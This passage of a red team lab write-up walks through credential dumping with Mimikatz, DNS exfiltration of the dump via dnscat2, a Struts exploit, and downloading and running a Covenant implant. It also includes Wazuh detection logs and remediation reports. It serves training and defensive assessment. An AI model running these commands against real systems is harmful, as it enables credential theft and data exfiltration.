
7.3. Credential Dump and DNS Exfiltration

Mimikatz dumped the credential to a text file then exfiltrated using DNS. Using Dnscat2 to set up a DNS server and client in both machines to connect and receive data.



```
— [02/03/2026 10:37:54 UTC] PowerShell completed
 (admin) > PowerShell /powershellcommand:"C:\Users\dev\mimikatz.exe \"privilege::debug\" \"sekurlsa::logonpasswords\" \"exit\" > creds.txt"

— [02/03/2026 10:38:35 UTC] PowerShell tasked
 (admin) > PowerShell /powershellcommand:"C:\Users\dev\dnscat2.exe --dns \"server=192.168.100.12,domain=local.test\""
```

Figure 11: Dumping Credential and setting up Dnscat2



```
┌──(kali㉿kali)-[~/dnscat2/server]
└─$ ruby ./dnscat2.rb --dns "domain=local.test"

command (devbox) 1> download C:/Users/dev/creds.txt
Attempting to download C:/Users/dev/creds.txt to creds.txt
command (devbox) 1> Wrote 10588 bytes from C:/Users/dev/creds.txt to creds.txt!
command (devbox) 1>
command (devbox) 1> █
```

Figure 12: DNS exfiltration

8. Red Team Report Creation

Date: Feb 05, 2026

Severity: High

Subject: Red Team Report

8.1. Executive Summary

A simulated Red Team engagement was conducted to assess the security posture of the target infrastructure. The assessment successfully identified critical vulnerabilities in web applications and user awareness. Reconnaissance of the target revealed a possible entry point for Initial Access to the environment. Through enumeration a Vulnerability was identified and Exploited. After that to pivot to another system/network, Lateral Movement techniques were employed.

8.2. Findings

- Critical RCE vulnerability in Apache Struts.
- Bad configuration of firewalls
- Weak internal segmentation allowing easy lateral movement

8.3. Recommendations

- Patch web frameworks immediately.
- Implement MFA for all external access.
- Conduct quarterly security awareness training.

8.4. Attack Flowchart




Figure 13: Attack Flowchart

9. Capstone Project: Full Red Team Engagement

9.1. Overview

The capstone project simulated a complete red team operation from reconnaissance through data exfiltration, including blue team detection analysis.


9.2. Tool Used

- **Recon-ng**
- **Metasploit**
- **Gophish**
- **Impacket**
- **Chisel**
- **DNScat2**
- **Wazuh**

9.3. Simulation Log (Red Team)

Phase	**Tool Used**	**Action Description**	**MITRE Technique**
Recon	Recon-ng	Subdomain enumeration	T1595
Initial Access	Gophish	Spearphishing	T1566
Execution	Metasploit	exploit/multi/http/struts2_rest_xtream	T1190
Lateral Move	Chisel/ Impacket	Psexec to another machine using chisel to pivot	T1021
Exfiltration	DNScat2	Exfiltrated user credential	T1048

9.4. Blue Team Analysis Log



794 hits


Feb 3, 2026 @ 20:30:56.351 - Feb 4, 2026 @ 20:30:56.351

timestamp	agent.name	rule.mitre.id	rule.mitre.tactic	rule.description	data.srcip	rule.level	rule.id
Feb 4, 2026 @ 20:30:43.265	win10	T1021.002	Lateral Movement	Possible suspicious access to Windows admin shares	-	3	92106
Feb 4, 2026 @ 20:30:43.265	win10	T1021.002	Lateral Movement	Possible suspicious access to Windows admin shares	-	3	92106
Feb 4, 2026 @ 20:30:43.265	win10	T1021.002	Lateral Movement	Possible suspicious access to Windows admin shares	-	3	92106
Feb 4, 2026 @ 20:30:43.264	win10	T1021.002	Lateral Movement	Possible suspicious access to Windows admin shares	-	3	92106
Feb 4, 2026 @ 20:24:52.975	win10	T1003.001	Credential Access	Possible Mimikatz Activity	-	12	100301
Feb 4, 2026 @ 20:24:32.857	win10	T1105	Command and Control	Executable file dropped in folder commonly used by malware	-	15	92213
Feb 4, 2026 @ 20:24:32.734	win10	T1059.001	Execution	Powershell.exe spawned a powershell process which executed a base64 encoded com...	-	12	92057
Feb 4, 2026 @ 20:24:04.109	win10	T1105	Command and Control	Executable file dropped in folder commonly used by malware	-	15	92213
Feb 4, 2026 @ 20:23:41.215	win10	T1053.005	Execution, Persistence, Privilege Escalation	Process loaded taskschd.dll module. May be used to create delayed malware execution	-	4	92154
Feb 4, 2026 @ 20:13:43.983	win10	T1053.005	Execution, Persistence, Privilege Escalation	Process loaded taskschd.dll module. May be used to create delayed malware execution	-	4	92154
Feb 4, 2026 @ 20:13:40.915	wazuh.mana...		-	Wazuh server started.	-	3	502

Figure 14: Wazuh Log alert

9.5. Evasion Test

Emulated a mock AV Bypass using obfuscated payload. Most of the C2 Frameworks are already signatured, using normal encryption and encode won't work to bypass the latest AV/EDR. So this is a demo version.



Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Give us feedback

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings

Administrator: Windows PowerShell

```
PS C:\Users\dev\Desktop> wget http://192.168.100.14:8000/GruntHTTP.exe -o test.exe
PS C:\Users\dev\Desktop> .\test.exe
```

Figure 15: Mock AV bypass

9.6. Full Report

Date: Feb 05, 2026

Severity: Critical

Subject: Capstone Project

Executive Summary

This engagement simulated a targeted APT attack. The Red Team successfully compromised the network perimeter and achieved Lateral Movement to a different machine/network.

Findings

The primary entry point was a legacy development server running vulnerable Apache Struts. Blue Team detection tools (Wazuh) successfully logged the initial exploit attempt and the phishing login, but alerts were not triaged in time to stop lateral movement. Lateral movement was facilitated by shared local administrator passwords across the fleet. Data exfiltration via DNS tunneling was not detected by the firewall.

Recommendations

- **Patch Management:** Immediately upgrade vulnerable packages/tools to a stable, non-vulnerable version.
- **Network Segmentation:** Configure firewall rules to explicitly block ingress traffic on non-standard ports.
- **Continuous Monitoring:** Maintain real-time log analysis for anomalous payload signatures to detect future exploitation attempts. Fine tune SIEM alerts for DNS traffic anomalies to detect tunneling.

9.7. Non-Technical Summary

During our recent security test, we simulated a cyberattack to test the company's defenses. We were able to gain access to the internal network by finding an old, unpatched server available on the internet. Once inside, we moved through the network and accessed sensitive data. While the security systems logged our activities, the alerts were not noticed quickly enough to stop the simulated theft. We recommend updating old systems immediately and adjusting security alerts to prioritize these types of attacks in the future.

10. Conclusion

This document provided a structured approach to executing various Red Team operations. By following these labs, operators improve their ability to identify vulnerabilities, execute exploits, and report findings effectively.

11. References

- PhoneInfoga documentation
- Metasploit Framework Documentation
- Gophish
- Evilginx2
- Wazuh
- Covenant
- Impacket
- Chisel
- Maltego
- DNScat2
- MITRE ATT&CK Matrix
- Other community tutorials and security blogs

By: Karthik R